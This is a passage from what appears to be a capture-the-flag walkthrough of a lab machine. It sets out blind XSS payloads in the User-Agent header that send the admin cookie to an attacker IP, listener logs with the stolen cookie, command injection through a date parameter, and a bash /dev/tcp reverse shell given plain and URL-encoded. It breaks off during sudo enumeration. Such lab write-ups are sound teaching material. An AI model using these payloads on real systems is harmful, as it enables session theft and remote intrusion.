
Next is escalating to JavaScript with a broken image + onerror. The payload goes into the User-Agent, intercepting the request with Burp:

User-Agent: <img src=1 onerror=alert("hola")>
If it rendered in my own browser I would see the alert; coming from the "Hacking attempt" page, only the admin will. To verify something actually executes on the other side, I spin up an HTTP listener and switch the payload to a blind fetch:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...User-Agent: <img src=1 onerror=fetch('http://10.10.16.6/xss')>

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [16/Sep/2025 21:52:05] "GET /xss HTTP/1.1" 404 -
10.10.16.6 - - [16/Sep/2025 21:55:20] "GET /xss HTTP/1.1" 404 -
The 404 is beside the point (no such file on my server); what matters is who asks. The first request comes from 10.10.11.8, the victim itself, and it lands three minutes before I open anything in my own browser: nothing on my side triggered it. The second one, from 10.10.16.6, is my own machine rendering the page afterwards. That gap is the proof: an administrative process inside the box opens the rejected-attempt pages and executes the JavaScript I planted in the header. Blind XSS running inside an authenticated admin session.
Stealing the session cookie
All that's left is to exfiltrate document.cookie. Double quotes around the handler to avoid colliding with the attribute:
User-Agent: <img src=1 onerror="fetch('http://10.10.16.6/prueba?xss=' + document.cookie)">

10.10.16.6 - - [16/Sep/2025 22:01:33] "GET /prueba?xss=is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs HTTP/1.1" 404 -
10.10.11.8 - - [16/Sep/2025 22:02:16] "GET /prueba?xss=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
Both lines side by side are the best possible proof, because they can be compared. Mine is still InVzZXIi... ("user"); the one arriving from 10.10.11.8 is ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0, and ImFkbWluIg decodes to "admin". The signature next to it was generated by the server with its own key, so it is valid, and that is exactly the part that could not be forged by hand.
As a variant in case <img> is filtered, the classic <script> + new Image() works just as well and does not depend on an error event:
User-Agent: <script>var i=new Image(); i.src="http://10.10.16.6/?cookie=" + document.cookie</script>

10.10.16.6 - - [16/Sep/2025 22:05:02] "GET /?cookie=is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs HTTP/1.1" 200 -
10.10.11.8 - - [16/Sep/2025 22:05:18] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
Same result and the same admin cookie, this time without onerror.
SSTI: the dead end that wasn't one
With the admin cookie already in the browser, and before pulling on the panel, one hypothesis from recon is still open. Werkzeug and Python confirmed, headers rendered without escaping: if that template were built by concatenating the header value, there would be SSTI and {{7*7}} would come back as 49. Same test as the rest, swapping the User-Agent from Burp:

User-Agent: {{7*7}}
User-Agent: {{7*7}}It comes back literal, unevaluated. Flask renders the template with the headers passed in as context variables, not embedded into the template text before compiling it, so Jinja never sees those braces as code. That's the difference between render_template("x.html", ua=value) and render_template_string("... " + value): only the second is exploitable.
The nuance is worth keeping, because the two bugs look alike from a distance and here they half coexist: the data is reflected unescaped (hence the XSS) but not compiled (hence no SSTI). One does not imply the other.
Dashboard access and command injection

Replacing the cookie in the browser (DevTools) and refreshing /dashboard, a "System Health Report" panel shows up with a date field.

Generating a report with a normal date just returns "Systems are up and running!":

But the intercepted request makes it clear the date is sent to the server as a parameter:
When a date parameter feeds a server-side shell command, the first test is to chain another command with ;. If it runs, you have command injection:

date=;id

Systems are up and running! uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
A valid date isn't even needed up front: an empty parameter plus the ; is enough. The output of id is printed inside the same green "Systems are up and running!" banner, which confirms the command result is concatenated straight into the response. RCE as dvir. For a reverse shell the payload needs URL-encoding (&, >, / must be escaped):

;/bin/bash -c 'bash -i &> /dev/tcp/10.10.16.6/443 0>&1'Burp encodes it itself: select the payload and use Convert selection → URL → URL-encode all characters, which leaves out not even the characters a browser considers safe.


date=%3b%2f%62%69%6e%2f%62%61%73%68%20%2d%63%20%27%62%61%73%68%20%2d%69%20%26%3e%20%2f%64%65%76%2f%74
%63%70%2f%31%30%2e%31%30%2e%31%36%2e%36%2f%34%34%33%20%30%3e%26%31%27
With a listener waiting on 443:
sudo nc -nlvp 443
listening on [any] 443 ...the request triggers the callback:

The usual TTY upgrade makes the shell usable, and the ls of the directory it lands in gives more than it looks:

dvir@headless:~/app$ ls
app.py            hackattempt.html  index.html          report.sh
dashboard.html    hacking_reports   inspect_reports.py  support.html
script /dev/null -c bash # Ctrl+Z
stty raw -echo; fg # reset xtermexport TERM=xterm SHELL=bash
stty rows 49 cols 236
The reverse shell lands straight in ~/app, the source of everything exploited so far: app.py (the routes), hackattempt.html (the template that renders the headers and enabled the XSS), inspect_reports.py next to hacking_reports (the bot that reviews the attempts) and report.sh, the script the date parameter ends up in. The whole box, in eight files.
With that, the user flag:

7168cd6f527f50ec1bf2403c316b304ePrivilege Escalation
sudo -l and the syscheck script
First enumeration step is always sudo -l:

Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
The line above is worth reading too: env_reset and secure_path mean sudo throws away my environment and rebuilds PATH from scratch with system directories. A classic PATH hijack, dropping a fake binary in a directory of mine and putting it first, is off the table from the start.
Running it once already hints at where this goes:
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.00, 0.00, 0.02
Database service is not running. Starting it ...

"Starting it ..." implies something gets launched. The binary is a script, so reading it shows why:
#!/bin/bash
if [ "$EUID" -ne 0 ]; then
  exit 1
fi

